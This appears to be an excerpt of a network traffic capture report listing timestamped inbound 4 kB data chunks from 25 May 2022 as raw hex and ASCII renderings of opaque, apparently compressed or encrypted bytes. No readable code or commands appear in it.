2022-05-25 14:26:44 UTC	108	IN	Data Raw: d9 66 23 9c ee 0d 4d 10 09 11 2a 13 39 8e 20 de e1 bb 13 64 b3 1b 59 b5 f3 eb 04 1c ee da 41 63 ac 30 6e 60 6c 19 8a e4 7a 13 65 a1 b8 24 d6 3a 1d 1c d2 cb d8 5e d5 cd c7 a4 30 be b1 fb 08 27 33 7f 72 3b 8b e7 df ad ce 3f 50 83 70 a2 59 6f 7b 72 8f 4b bd 53 fb 62 3f ba 2b 25 af 75 c3 93 ee cf 3b f2 74 45 8f 48 12 ca 6b b8 48 cb 45 8c ae b8 42 f3 d6 21 b9 79 e4 77 83 08 9c df b3 86 fb 40 e3 2b e6 0e 5f 64 40 65 9a d8 37 3b 23 9a 00 63 53 e0 de 16 31 62 1e 65 dd 7e 5a b3 19 d1 0f 48 b0 ad 23 1d ac ab 9f be fc af 01 9c ed ca 2c 49 59 6b 9d 32 c5 f7 a0 72 13 7d 7f 03 22 f4 d5 06 66 fb e9 1c b3 a2 44 33 63 32 a9 9b 63 82 20 fe f3 de de 28 dc 14 c9 02 c0 31 a3 b9 08 1a 8d 33 00 b0 b6 a2 9d 8b c7 8d a9 3f de 75 fc 9c fd 2a 35 c2 7e 4e fa 84 5e 5e b3 07 26 c7 ff Data Ascii: f#M*9 dYAc0n`lze$:^0'3r;?PpYo{rKSb?+%u;tEHkHEB!yw@+_d@e7;#cS1be~ZH#,IYk2r}"fD3c2c (13?u* 5~N^^&
2022-05-25 14:26:44 UTC	112	IN	Data Raw: 2b d8 d1 83 b4 10 f9 b5 ab 08 15 26 9d 65 70 48 aa 63 53 ef 58 85 58 db 94 6d c9 58 c3 d2 a2 30 7c f8 e4 2a b0 80 9d 96 28 c6 c1 6b c4 c7 e1 08 5a 83 46 71 10 eb 0c 65 2d ae ed 70 8f 93 fe 84 2e 52 98 0c f2 85 bb 8c fd 19 f8 46 c5 4f fb 60 72 34 1a 9f 86 b5 52 79 6c 49 ea ad 47 22 fe b6 52 28 3b 4a d4 3c 70 98 39 29 96 d5 17 02 4c 84 26 2e 3e 14 81 c6 a6 c4 35 ed a0 d0 2f 4c ba 20 ab fb 20 07 4d 18 c4 31 cf 46 2a 5d 91 36 cb 8f c8 f5 8f f0 eb c4 c7 fe 07 67 bd e1 41 30 4a 3b 90 07 77 fa 68 df 2c 76 7a ab d0 02 30 18 30 aa ae 0d 49 bd dc 0d 42 76 53 73 73 5f 98 b8 11 49 cf de f8 e3 da 60 da 32 c8 32 eb 80 ed 92 c1 d4 2f 8e 2f 48 65 42 1d 7c 3f 9c 70 4a 70 1a e7 56 01 7a b4 51 8d a0 39 60 c2 27 bb 56 38 6b 1a 8c de 07 bf 95 d2 e9 c0 31 d5 63 f7 fa 4d e3 e1 Data Ascii: +&epHcSXXmX0|*(kZFqe-p.RFO`r4RyIIG"R(;J<p9)L&.>5/L M1F*]6gA0J;wh,vz00IBvSss_I`22//HeB|? pJpVzQ9`'V8k1cM
2022-05-25 14:26:44 UTC	116	IN	Data Raw: ef 2f f7 b2 47 10 4a 04 8a 10 f0 c9 6f 84 19 22 7a 4e 60 30 44 28 65 31 55 a3 2d 79 9e a7 62 17 96 03 36 44 ce fc 81 bc e8 c5 1a dd 68 98 0a 4f de 97 7d 28 63 09 46 58 7b 4d eb 61 b2 8d b1 6a 10 d6 30 79 f4 9c c6 29 7c 9c 5b 45 24 c9 44 28 0f 00 6d ef 96 2a 67 b7 9a 8f 50 8c fc 73 cf 40 ef 8d 5d b5 11 ca ca 04 d3 d4 61 8f c0 82 f8 5d 14 94 6d f4 4f c3 da c6 67 d4 d0 31 64 6b 9b 87 fe 6d 99 92 df 2e f7 ab 32 61 76 65 e5 1b cf 61 31 ea b2 59 cf bd 22 63 14 4b 69 71 be 2c 7a 39 7e 6d 57 83 e4 dd d7 e7 df 8b 07 23 5d 8b a9 53 47 54 fc 22 d3 33 96 70 72 fb 7d a1 bc ee a9 e4 78 6b c4 88 5d f1 20 87 9b 74 d4 b7 fa 26 c6 89 a1 72 59 e9 ac 89 d0 79 08 b3 8e 5d 24 27 46 73 7d ea 2f 6b e5 7e 23 a9 6f ad 34 fd f6 c8 3f a0 06 af 48 00 23 ea 96 35 57 00 a4 a4 b0 aa d2 Data Ascii: /GJo"zN`0D(e1U-yb6DhO}(cFX{Maj0y)|[E$D(m*gPs@]a]mOg1dkm.2avea1Y"cKiq,z9~mW#]SGT"3pr}xk] t&rYy]$'Fs}/k~#o4?H#5W
2022-05-25 14:26:45 UTC	120	IN	Data Raw: 8e c7 56 e5 66 b6 95 01 5e b6 6f ff 48 50 dd fa 86 db 43 48 cc c2 ba 29 e0 74 82 ef d5 52 9c 96 de 5a 7c 76 17 c9 3a 3b 40 7a 64 e4 66 48 db 21 c6 10 ab 35 2f 17 a5 1e 09 e2 81 cc 57 91 bd 22 e1 fa 6e a0 e9 01 cc 40 99 9d e4 d7 10 e2 2d 37 19 a0 a9 61 b4 9f 9a 08 11 5d fe e4 69 21 f9 31 be 70 4a 9e a3 05 09 c4 b6 7b ca cb 40 c8 46 cf ec 99 ac 25 1b a2 44 a6 36 7b cf 60 b1 7c 10 2d 24 2c 73 77 6b 52 5c 4e 2d e5 13 c1 9a 25 a5 25 b3 62 08 1a ce eb 23 fd e1 e5 24 1c 59 75 64 f2 6a 8f ea 34 6a d0 69 3b 5f db 53 d6 47 46 9f 62 38 f1 92 60 62 72 1b 31 0c 92 b1 ed 56 9a b6 44 d4 29 65 42 51 b1 68 77 9e ed 19 86 d8 f7 a7 eb a1 70 3a 6f 05 c1 92 2d f1 e2 72 6a 64 0e cd 4b e8 c6 d6 81 80 7a 06 ea 04 8d 02 a2 3e 44 37 c6 e7 a1 2f 36 09 14 13 ac 1f 38 03 76 d9 0e 77 Data Ascii: Vf^oHPCH)tRZ|v:;@zdfH!5/W"n@-7a]i!1pJ{@F%D6{`|-$,swkR\N-%%b#$Yudj4ji;_SGFb8`br1VD)eBQhwp:o-rjdKz>D7/68vw
2022-05-25 14:26:45 UTC	124	IN	Data Raw: 50 7f 39 59 56 f7 7b 39 85 94 19 2c 9d 4d 67 3d f8 38 49 58 11 27 14 16 4e 30 46 f0 85 da 5b 82 a4 1b 98 d5 c3 4c ba a8 ae 73 f5 91 67 80 63 a1 24 54 e7 a2 82 a5 b3 64 13 79 c3 96 b4 0b 0f 9c f9 69 66 1c 5a a5 f6 10 33 4c e7 c6 28 1b 35 1c e0 62 65 ba 16 30 72 d4 1c 52 dd e1 91 5f fa f3 3c ec 8a eb 4e 38 aa 62 13 0f 8c a8 60 ba b2 cb b7 d3 8f 85 5d d5 60 f7 0f 64 61 f1 b2 57 0e 21 6d 7f a4 96 47 b5 8f 80 e3 54 28 74 44 65 86 e3 0e a0 d1 d2 c8 7a da 92 a8 04 77 a9 d2 be 31 13 d6 7e d8 0b 9a 19 09 11 7f b2 e0 d8 a2 40 91 31 1b 75 4f 88 f1 4a 73 db 46 9c d0 84 48 6f a2 7f 95 c5 5c 79 cf af d3 8b b8 57 9b 98 da 57 6c c9 a0 7e e1 9b ab 24 82 d3 20 4f a5 da e2 4b 20 d2 3b 29 ca 9c 8e ed f9 ff 3c a9 86 e8 42 a5 8d e7 fc 33 b9 0b da b2 c6 16 db f2 d8 ff 09 b6 ff Data Ascii: P9YV{9,Mg=8IX'N0F[Lsgc$TdyifZ3L(5be0rR_<N8b`]`daW!mGT(tDezw1~@1uOJsFHo\yWWl~$ OK ;)<B3


Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:45 UTC	128	IN	Data Raw: 74 2b e3 83 d5 f7 d9 59 03 0e ca 78 68 4a b5 0c 49 c6 d8 69 23 93 0e 29 a4 11 c5 ba a7 3a 54 a5 24 32 15 39 12 c0 9e 74 6c c8 56 27 48 7c 92 bb 58 f8 3f 3e 78 b6 d8 59 a6 c8 5b f4 5e 2f e0 d7 1f 3c 22 03 a2 90 01 5d 65 f1 4c dd a3 22 53 43 6e 34 08 c2 85 da 7b bb 78 25 c7 ec 63 2a 41 a1 39 70 c6 cf 73 82 28 74 d5 1b ae 2e 95 03 2a d8 e3 e0 72 6d 03 ab 7d 69 ca fc b8 2c d0 41 90 df 7d 23 d0 d9 3d 68 8f 4a e1 a0 e3 47 5c 00 c1 74 7f 4e c2 d7 0f a9 de 41 1e 55 d3 6b 48 ff b5 f5 ed 94 3c b1 b3 68 c4 83 da 11 47 44 65 44 65 4e 1e 3b 38 e5 a0 0b e8 85 22 6d 4f 89 ea db 21 4a 12 f0 9c 32 a4 00 f5 b7 cd 80 b5 c0 04 54 bc 8a 07 4f d5 72 de 89 d2 5c 51 19 04 3b 13 4d ae 52 88 23 95 ec ab 47 7e e3 e6 b9 bc 3a 1c 27 ce 73 fd 1e 68 b5 e7 56 a8 36 4e 9b fe 43 f4 ff 70 Data Ascii: t+YxhJIi#):T$29tlV'H|X?>xY[^/<"]eL"SCn4{x%c*A9ps(t.*rm}i,A}#=hJG\tNAUkH<hGDeDeN;8"mO!J2T Or\Q;MR#G~:'shV6NCp
2022-05-25 14:26:45 UTC	132	IN	Data Raw: 24 80 8e 8a 17 98 a5 cc 8f dd f9 2e 1c 27 a6 80 e5 e1 40 b6 92 3d 78 8d 2e 6f ee ca 2d 9b 2a bc ab 2c c7 d9 87 d9 bb bf 72 e6 c7 18 e2 a2 e1 fd 08 19 ea 39 7e e7 71 ce ff b6 89 41 bf 3b 47 f9 63 92 cb b4 5e ec 60 99 50 74 bd 20 bc eb 30 44 8c 63 cf f7 66 cb 80 e4 78 03 43 8d 17 fa 35 e1 f4 9d 90 2f 54 b1 39 dc 0e c6 0d e7 7e 97 ad a3 a7 ab f5 76 83 96 96 68 b1 78 57 f6 7a 58 94 65 75 34 18 fb 95 59 a7 91 8c 07 e4 64 21 d1 03 78 a0 04 b4 ec 2c db 7c b3 12 72 80 87 0f a3 f7 07 0a 7d 09 83 57 06 cf 67 5b 0c 1e 4a 35 64 7b f4 d0 13 66 26 42 f9 cf 6e ef c7 5f d0 35 69 6d 1d 61 d5 bd 6f af 27 c8 cd 92 fd 76 a9 44 47 fe b4 df 77 43 6f 94 0c d6 c4 bb d0 4b 46 0d c0 ab 56 ed 7c 47 05 5e 9d e2 8c f5 1e 12 85 b8 23 28 bc fe e2 7e a8 0f 44 a1 c2 ea c3 61 ff f6 62 78 Data Ascii: $.'@=x.o-*,r9~qA;Gc^`Pt 0DcfxC5/T9~vhxWzXeu4Yd!x,|r}Wg[J5d{f&Bn_5imao'vDGwCoKFV|G^#(~Dabx
2022-05-25 14:26:45 UTC	136	IN	Data Raw: ae f0 56 59 29 46 53 4c 45 df 80 99 f5 42 a9 41 16 5a e7 0f 05 4e 98 ff 43 73 96 76 69 9c e7 77 43 c0 b0 77 75 9f ad 9c f6 4e ee 33 a4 53 78 99 42 36 82 c6 71 71 9a 6f 4c 17 ba ef 95 eb bd 6e 47 18 f9 a2 35 84 6f 39 13 b3 42 c1 d3 34 9d 6b 87 37 dc 96 8d d4 e7 f3 7f 38 e5 a0 3e 83 f2 0a 1d f1 ad dc 90 a7 53 c4 df 92 f8 30 a4 81 a2 a4 9b bd c6 bc b2 29 12 9e bb 5d 63 94 62 6f a8 8d 75 db 39 cf ae 5b c8 3a cd cb 1e e2 bb f3 a3 03 4c 72 88 7b 80 12 21 f9 6b 81 93 a8 05 b5 e7 10 61 ef b0 ec ff e8 99 f4 1f 70 7d f8 d6 26 f9 0e 60 d5 e6 7a 53 2b c8 c2 ec 56 39 8a 9f ec 29 12 ac d0 6b 51 22 c9 c1 48 bb 6e 21 37 a1 37 23 cc 0d 5c 18 f7 73 24 c5 f8 a2 ad 9b b1 49 2b 65 8a 4a 23 f7 d9 05 27 1f 63 31 48 cc 08 11 ba 38 63 f4 1a 14 58 1c 91 48 ef 3f e7 40 a5 3f 0e 8a Data Ascii: VY)FSLEBAZNCsviwCwuN3SxB6qqoLnG5o9B4k78>S0)]cbou9[:Lr{!kap}&`zS+V9)kQ"Hn!77#\s$I+eJ#'c1H 8cXH?@?
2022-05-25 14:26:45 UTC	140	IN	Data Raw: 5c 2d 60 9b c4 5c 04 74 cd a5 04 38 11 91 ce e7 a1 7d 41 9c b8 29 39 0f 29 21 2c 72 c6 ef de 3c 44 e9 40 93 25 2c 10 d4 0f 4e 30 f2 41 be a4 e9 da b7 ab f0 b8 4a 0f 0d 82 5c 4e 76 57 8d 61 3a 53 f6 d4 2d 3c dc dc af 16 64 23 bf e9 02 b6 d4 47 36 fc 1d c0 cf 97 4a 75 3b aa c6 7e 77 a3 98 7d 4a 9c 31 94 d6 39 ff 13 7d 7f 81 1f 6b b7 81 3a e0 b0 74 4a 8e d8 5b ee 2f 57 13 96 a5 83 e7 4b c7 ea 09 c3 ef 4c 77 99 4a 5c 42 cb 63 26 7f aa 60 f2 af 32 fc cb 06 d2 cc cf 0a a7 bd 98 1a 9d c4 e9 34 63 73 71 f0 a4 13 bb 95 a4 55 56 ea f8 e9 47 c3 4d dc e8 9b 08 93 f3 f5 20 c0 85 c7 2b ca bc ab 64 a3 fb b5 5d b4 d8 4d df 66 de 9f cd b3 e0 31 51 3c 57 3b 0a 22 06 6d 6c 38 ac bc f0 56 c5 c1 ab 92 8c 40 db ad 9f 9c 82 ba 23 bd 24 b9 4b 5d c0 0f df 61 7f 7c 68 0d e5 6e 41 Data Ascii: \-`\t8}A)9)!,r<D@%,N0AJ\NvWa:S-<d#G6Ju;~w}J19}k:tJ[/WKLwJ\Bc&`24csqUVGM +d]Mf1Q<W;"ml8V@ #$K]a|hnA
2022-05-25 14:26:45 UTC	144	IN	Data Raw: 72 ba b2 e3 5a 8b 60 4f 43 ef 4b 75 d1 e6 cd 29 b5 2e 32 0c 51 c9 46 58 5b 1e 2f 21 3e 2a 8d 05 c7 4f 4c ea 40 80 d5 a2 be 9d 5a c9 0d 2d 5b ea 59 06 4d c5 2a 0c 96 ec 43 d5 70 c1 c4 35 a7 61 a4 1a 5a 36 6b 81 6d 95 91 95 40 62 e8 47 18 4f 1d c8 81 2d 14 1d 21 7e 44 66 76 f5 53 b6 99 34 3e a3 60 54 e4 ef 40 d7 3c 69 f1 1e e0 aa fd b7 98 b4 f2 6c 35 94 33 5f 57 40 8c aa 57 9d 3f 9f 29 55 c0 1b 39 93 d0 67 19 bc 56 ac 85 a0 f7 46 37 31 9d ab 94 36 5d f2 7e 0a 41 ab bf 14 ce 51 ba db cb dc 85 7d 4b 91 52 28 0f 6a 51 a5 4c f5 f1 60 66 55 78 dd ab d8 de 9e 95 74 99 2d 03 50 5b a0 44 5f 81 0f 2a 44 ea 95 b8 29 95 94 98 87 e8 e7 04 81 04 0e f4 0b 1f f6 81 1e f4 75 88 24 ea 75 24 ac d8 d0 c9 51 6b 2f b1 3c 5c 34 87 12 c5 a8 cf 5b af 21 ed f0 65 a9 51 d7 7e 26 8c Data Ascii: rZ`OCKu).2QFX[/!>*OL@Z-[YM*Cp5aZ6km@bGO-!~DfvS4>`T@<il53_W@W?)U9gVF716]~AQ}KR(jQL`fUxt-P[D_*D)uuQk/<\4[!eQ~&
2022-05-25 14:26:45 UTC	148	IN	Data Raw: 41 4f 43 8e 0e a2 bb e5 89 dd 2d b8 2d b4 02 1e 77 7e 1c 32 05 62 07 b5 68 6c 2e 28 98 20 59 a0 f6 76 e8 e4 b0 92 cc 83 19 a1 13 f6 fd 17 f0 b6 dd be 0b 55 73 49 ae 87 fd ba 3c ba 6c 1d 69 a5 7c 3b a4 33 16 ba ea dd e7 f5 51 68 13 97 8a 8a 56 7e 9d 24 9a 83 04 1a 06 f5 84 f4 17 b5 00 ec 9e 09 6a ee 86 3f 69 6c c5 cf bd ba c6 3d 9f e8 ca 79 88 e9 af 6e bd 22 f2 0f db aa a3 f1 a7 54 12 b6 3e 96 e3 82 40 69 bd 49 1d e2 d2 96 33 f9 7f 95 8a c2 41 56 ef 07 37 85 29 cb c3 47 17 9f 40 32 3d a4 f4 50 a7 75 7a 63 70 ba 66 28 59 42 8d a7 7f 03 90 e7 0b 8f b4 2f 83 cd 67 d7 5f 94 2e c0 b4 61 f5 a3 be 41 bb a0 86 68 28 90 8e de 72 b7 6a 9a 7d 0e 60 81 f4 ca f1 7e bf e6 a4 5b 21 a3 b7 58 69 fb 17 4c a1 48 82 ed d2 b4 40 e9 bf e4 67 8c f3 57 71 51 3c 22 62 5a 64 40 61 Data Ascii: AOC--w~2bhl.(YvUsl<li|;3QhV~$j?il=yn"T>@iI3AV7)G@2=Puzcpf(YB/g_.aAh(rj}`~[!XiLH@gWqQ<"bZd@a
2022-05-25 14:26:45 UTC	152	IN	Data Raw: a1 7d 36 f3 e9 66 d8 71 06 a1 0b 8d 6e 14 ce 73 12 c5 96 81 08 3e 7e fa 66 ee 2f 95 29 25 c0 a7 c1 ab 59 19 49 0b ee 20 83 85 00 47 cb 1f 80 34 bd 0c 6f 79 68 4c 06 bf da 52 f8 00 67 72 7f 99 77 53 b7 4b 62 6d e1 5e ef 77 94 18 fb 3f 0b 15 ae bc a9 60 99 48 c9 61 7c 11 b4 2f 17 14 68 17 c5 f5 f3 ae 17 52 63 21 42 41 c4 08 de 52 60 f3 c4 00 68 be 78 01 84 33 47 6c 5f da 7b 8b 62 20 bb ec a1 35 8b e5 da 9c 84 c1 97 fc 75 5a b1 f5 73 c8 48 c0 a7 5b cf 4c 7c 3b 1c 6b 4e 0d a5 3f d0 c3 be f4 f5 e4 ce 95 35 13 06 47 36 f8 03 83 9e 96 10 de 2b f9 19 3c 54 69 aa 07 2c e7 ee 40 2a bf dd eb 27 77 13 b0 17 49 39 27 cb 4c 2e 4c 18 1e c8 de 5c 9f d9 84 7b 22 ff 3a 2e 1b 38 32 b3 78 06 3c 59 1c 78 ed 90 ce 6c 37 c7 cd 98 69 8d 7f 45 52 90 22 e6 3b 10 64 66 61 a7 34 67 Data Ascii: }6fqns>~f/)%YI G4oyhLRgrwSKbm^w?`Ha|/hRc!BAR`hx3Gl_{b 5uZsH[L|;kN?5G6+<Ti,@*'wI9'L.L\{":.82x<Yxl7iER";dfa4g
2022-05-25 14:26:45 UTC	156	IN	Data Raw: ca bb 26 38 18 f5 f2 d5 ed 95 31 55 43 d7 4e e6 0a 4f e1 10 51 54 c6 fc 75 fd e2 8b 1d 18 fa 20 69 ba 18 9f c2 b9 ba 7b 8c fd d4 41 b8 17 83 58 83 d1 3c 23 73 5d ea 16 3c e8 91 22 c6 28 69 e0 20 e7 a7 b8 4c e4 b3 30 c8 44 a6 cd bc 0b f8 d8 1e 19 30 a0 be 4d 71 46 7b df 29 d9 c5 63 a8 57 8c c7 d2 3e 01 57 25 b8 71 58 0f 1b 0b e7 99 bc 33 ad 0f c6 9a 93 26 1c 2a 62 95 5b b1 a1 8f a1 a3 d0 ee 9c 5e b9 5a 93 56 5f 32 75 bd b8 e5 ef 70 2d 16 ab 17 91 21 a5 56 4a ef 58 9a cb f8 48 66 5c 02 b8 b5 ef d9 83 86 be 54 ec c0 2d 61 b0 1c 1b 4e 50 82 e6 cf e3 f6 c4 0b cc 44 7a 04 56 37 02 70 15 23 1e 18 e5 cc 7f 2a 4e 5d 2f 5c 31 5a 58 56 a0 8f 65 7c c8 2a e6 f6 53 29 d3 50 be 65 df 25 66 04 62 6b d6 53 08 c7 c5 d4 79 15 08 2c 7e 74 e8 3a 78 ee 73 8c d4 b9 07 87 9f 37 Data Ascii: &81UCNOQTu i{AX<#s]<"(i L0D0MqF{)cW>W%qX3&*b[^ZV_2up-!VJXHf\T-aNPDzV7p#*N]/\1ZXVe|*S)Pe% fbkSy,~t:xs7
2022-05-25 14:26:45 UTC	160	IN	Data Raw: d3 81 1f 7c 98 5c 14 ad 8d d6 ca 54 88 97 78 75 1c 63 52 7b 71 f3 b0 77 9e 8f be a7 c7 1f 04 ce 92 c2 bf 35 a6 ae d8 61 4f bf c2 4c 7c 67 21 27 84 62 09 85 cd a5 64 4d 80 5a 86 bd 4e ef d5 03 04 d7 65 af 20 f3 e3 09 bf c9 80 9e eb a8 c4 fb bf 1a 1e f3 90 8b 05 1f be 72 19 97 02 a3 12 3c 98 54 fd e6 2b b9 86 f6 f2 85 94 4c 2d d5 b5 a4 1f 63 b0 61 97 71 5a 25 6b 7c d6 62 e7 80 36 af 9b 70 9d 48 17 1a 8a 7d f7 7c 3d 58 98 34 17 40 2f f9 e8 62 00 0b a9 ae b5 22 d1 42 6c 5a dc 8a 7b 59 28 6a ff 08 4e 72 f0 d2 6c 09 5f b9 ce e2 54 e9 63 4e c6 5e 2e d5 17 16 fb 28 89 a6 9d 9c 25 01 61 74 d0 ca 1e 2b 85 38 9b e0 f8 38 b0 08 31 87 88 f8 dc 6c 56 b9 41 f0 6d 7a 93 38 ce 4b 7a ea 4d 3a 86 b3 a5 67 57 24 bc 26 68 fb 91 c2 e6 14 cc 26 df 3a a0 04 99 a4 71 ab ab a5 7d Data Ascii: |\TxucR{qw5aOL|g!'bdMZNe r<T+L-caqZ%k|b6pH}|=X4@/b"BlZ{Y(jNrl_TcN^.(%at+881lVAmz8KzM:gW$ &h&:q}

Timestamp	kBytes transferred	Direction	Data
2022-05-25 14:26:45 UTC	164	IN	Data Raw: f4 45 c9 41 a0 d4 28 81 8e 9e c2 4e fc 73 dc 32 de 22 3e 42 70 6e 83 28 ca 19 34 2b 50 75 ad 48 68 4e 23 c0 43 c0 68 ac 6e 8c 03 6a 1d 38 59 77 6d ad 4b 5c 4b 12 d7 99 a7 bd f7 b3 52 45 ea c9 0d 31 4a a0 cf 64 8b fb 63 0c a8 67 3b 0a e2 19 b7 d4 84 5d fd c8 2f 77 47 f8 16 81 5c ba ae da 89 a5 f8 23 7c c1 32 c3 cc 4d fe 80 a5 6c 49 6d 7c dd 3b b9 81 5f 26 e9 9c d5 03 b4 49 e6 f9 a6 79 d3 a1 11 49 a9 85 e0 49 97 1a 11 f7 b0 19 65 c3 0b f5 e4 a9 0c 2e c4 4f 9b 4d 13 90 7d 25 71 48 ae 03 25 0f 89 76 57 08 08 83 72 89 31 4c fc 5a 1f 63 89 e8 51 37 7b 16 04 e1 0a e9 09 80 6b 84 5c c2 b4 b8 20 b3 3b 99 48 77 cd 1a 82 72 32 80 1e be 5e 37 6f 36 67 d4 f1 c2 89 f2 e6 d9 68 84 c9 d4 c5 38 4d cb a7 8b 5d d5 91 88 ad ba 19 13 1a da 62 e5 8c 0f 2c 72 12 31 82 9f 79 67 Data Ascii: EA(Ns2">Bpn(4+PuHhN#Chnj8YwmK\KRE1Jdcg;]/wG\#|2MIIm|;_&IyIIe.OM}%qH%vWr1LZcQ7{k\ ;Hwr2^7 o6gh8M]b,r1yg
2022-05-25 14:26:45 UTC	168	IN	Data Raw: 3f 9e e0 ac 4b 93 bb ab 7f d9 36 47 05 85 70 0c 56 f0 60 fd 72 a2 f6 e1 2d 5f f7 45 f2 c3 60 c3 23 06 09 d2 5b ac ff f5 27 a3 61 bc 4f 50 74 c3 1c 1a 88 38 36 c8 1f b8 67 fb 12 53 6f ad e8 20 46 54 10 ab 85 95 61 bf 13 75 a4 7d d8 3b 9b 75 33 28 9d 7a 41 92 d2 dd 52 5d 70 57 43 a5 d2 cc 1f 9a dd 82 9a 72 8d 79 ee c1 e0 bd 71 a3 59 f0 83 eb 5a 26 c2 cf a0 97 28 62 81 b8 b2 bc 84 c1 ea a0 ed 08 2d 9f a5 e7 71 6a 8e ac bc 43 22 e7 7f ff df 9f e9 ba 70 05 7b 12 74 fa dd 47 ae 00 ea 53 a0 ce 04 d0 47 3e 05 a9 4f 3e 7e 6c d9 dd 43 a5 25 65 c2 a0 d2 ae bd 5e 10 9a 29 9f 31 90 4c 7c d6 1c 0b 64 7d 64 5d 8a 34 1f c1 1c d4 96 96 b3 58 0e 8f b2 7c b1 8a c8 a0 37 2a f6 ae 1a 8a bf 9e 02 30 3c f2 a8 ba 5a aa cc a8 f2 e3 fd ed 23 53 68 02 3c 5d 86 68 c3 eb 54 dc 78 93 Data Ascii: ?K6GpV`r-_E`#['aOPt86gSo FTau};u3(zAR]pWCryqYZ&(b-qjC"p{tGSG>O>~lC%e^)1L|d}d]4X|7*0<Z#Sh<]hTx
2022-05-25 14:26:45 UTC	172	IN	Data Raw: a7 08 34 a9 9f 7d 71 39 31 2f a4 d3 1a 7e 74 61 17 28 cf 46 1e f8 34 4f d1 59 80 47 f8 8e 58 f3 76 91 68 2a a1 e8 66 cc c9 37 49 93 50 73 fb bc 18 81 c0 77 7b c6 ef 88 23 10 1d 52 2e 70 49 86 d8 b4 b5 af 94 b1 f3 c6 06 3b ac c5 a2 07 8d 6e 1c 82 c2 bc 7a c6 fc 9b 69 57 7d c3 b3 14 b4 74 98 21 6a d6 ea ae a3 de 3a b2 a6 b6 3c a9 2c a9 65 6a 8d 4b c6 b0 74 10 ff 16 50 10 08 43 36 f1 7c 21 f9 db 45 4e 7f d3 63 25 dc 37 f3 66 19 3c 1b 8a ec 59 32 39 fc e6 b9 0d 3f 46 2f 0f 0f 50 e0 5f 46 52 3d c6 a0 e6 0e cc f7 29 a6 8e 09 09 45 48 fc b9 a5 d6 6d 2e 66 6f ac 10 c7 8b 8f 47 d8 0a eb ab e6 49 e7 04 b2 8d 43 49 9f a6 06 c4 64 87 dc bb 08 04 06 2c d2 41 37 79 40 70 e9 a7 fc 19 b3 ae 58 3e 9d a4 e2 7c ec 27 45 9b 4e 73 a2 19 c9 c3 15 9b 57 25 f4 d6 a5 54 74 dc 07 Data Ascii: 4}q91/~ta(F4OYGXvh*f7IPsw{#R.pI;nziW}t!j:<,ejKtPC6|!ENc%7f<Y29?F/P_FR=)EHm.foGICId,A7y@p X>|'ENsW%Tt
2022-05-25 14:26:45 UTC	176	IN	Data Raw: 85 67 be 54 8b 2f 65 2c 51 2b 8e 66 07 2b ea 6c c6 10 15 3d a7 e4 fd 30 ef d5 6b 96 10 54 eb 3e 65 07 ef 08 47 0a 73 6c e9 e5 9a 60 01 03 10 25 d0 42 63 18 b2 91 72 ff 52 a5 a6 f4 30 ba b4 4f 13 55 36 9d 7b 27 1c c8 e3 d9 f8 88 af 70 09 ec 27 50 8e e7 44 79 b5 2a e6 b2 6c 29 6b 94 89 67 64 d5 d6 b5 1c 09 27 b5 b6 3c 92 9d 90 85 1f da 26 09 f7 f2 80 66 e1 2f 9b 23 b0 55 ed fd 5d e2 13 a7 7c 6a e0 c4 4f a4 7f 21 ad 44 5b bd db 71 c7 90 f4 97 5a 0d fc 8a 80 67 c5 33 72 44 14 ff 89 df a8 3d 53 9d df 42 45 f0 eb 87 9c 58 1c 20 74 77 c9 c5 68 8b fe c7 ce 60 ce 59 be d8 3b 91 83 57 87 60 50 e8 ad 9d 80 4d 87 35 e8 78 2b 76 e1 c0 56 cf 70 63 1b f4 d8 5f a2 21 8e 28 6f 75 52 7d 66 81 d0 7a 87 eb 5d 72 61 9b 80 fe 6d 51 1a c7 05 77 bb 1a aa 96 50 c8 b9 2b d9 39 c9 Data Ascii: gT/e,Q+f+l=0kT>eGsl`%BcrR0OU6{'p'PDy*l)kgd'<&f/#U]jjO!D[qZg3rD=SBEX twh`Y;W`PM5x+vVpc_!(ouR}fz]ramQwP+9
2022-05-25 14:26:45 UTC	180	IN	Data Raw: e5 9a 52 19 c4 bf be af 64 7b 20 2a f7 39 f3 65 fc e0 7e 82 05 52 a9 21 67 68 e8 fa 04 07 74 76 05 0e cd e4 c8 c8 a6 dc 2c 5a 90 a6 a6 d1 14 ac 66 4b 42 81 3f 70 5d 77 3f 79 fb a3 62 a8 49 25 35 a0 2c 40 91 ef 69 45 a4 b1 cb 9b a2 38 31 54 ad b3 90 6c 8a 0b 81 f2 75 57 ff bb 66 66 7d cb 1d a1 94 92 00 77 33 05 48 6e c9 0b 8d e3 3b 9e 9e 9b e3 b3 71 44 bb 39 bc 50 2d 3d d2 67 f6 af b1 09 fa 5f 3c 3a 79 da 6c f1 31 32 01 26 a1 58 bc 03 1d 1c a9 38 70 fd f0 23 bf a4 ec 1d c3 47 3b f6 fe 79 54 9b a3 d1 48 7c dd 0f b5 46 2f 48 3c 5c b9 0b d7 f7 09 75 93 8c 38 49 7a 60 77 c1 8f 18 bf 49 dc 94 f6 c3 c2 ca 91 80 11 f3 39 20 d3 5c 2c d2 c2 0b b1 1a ed d8 80 8d 7e cd 7f cb 0b 9f 19 1d 94 ff 64 65 f6 a5 d8 41 63 df 58 32 ea fe 3f b9 0e fd 97 1e ce 94 4e 61 46 51 29 Data Ascii: Rd{ *9e~R!ghtv,ZfKB?p]w?ybl%5,@iE81TluWff}w3Hn;qD9P-=g_<:yl12&X8p#G;yTH|F/H<\u8Iz`wl9 \, ~deAcX2?NaFQ)
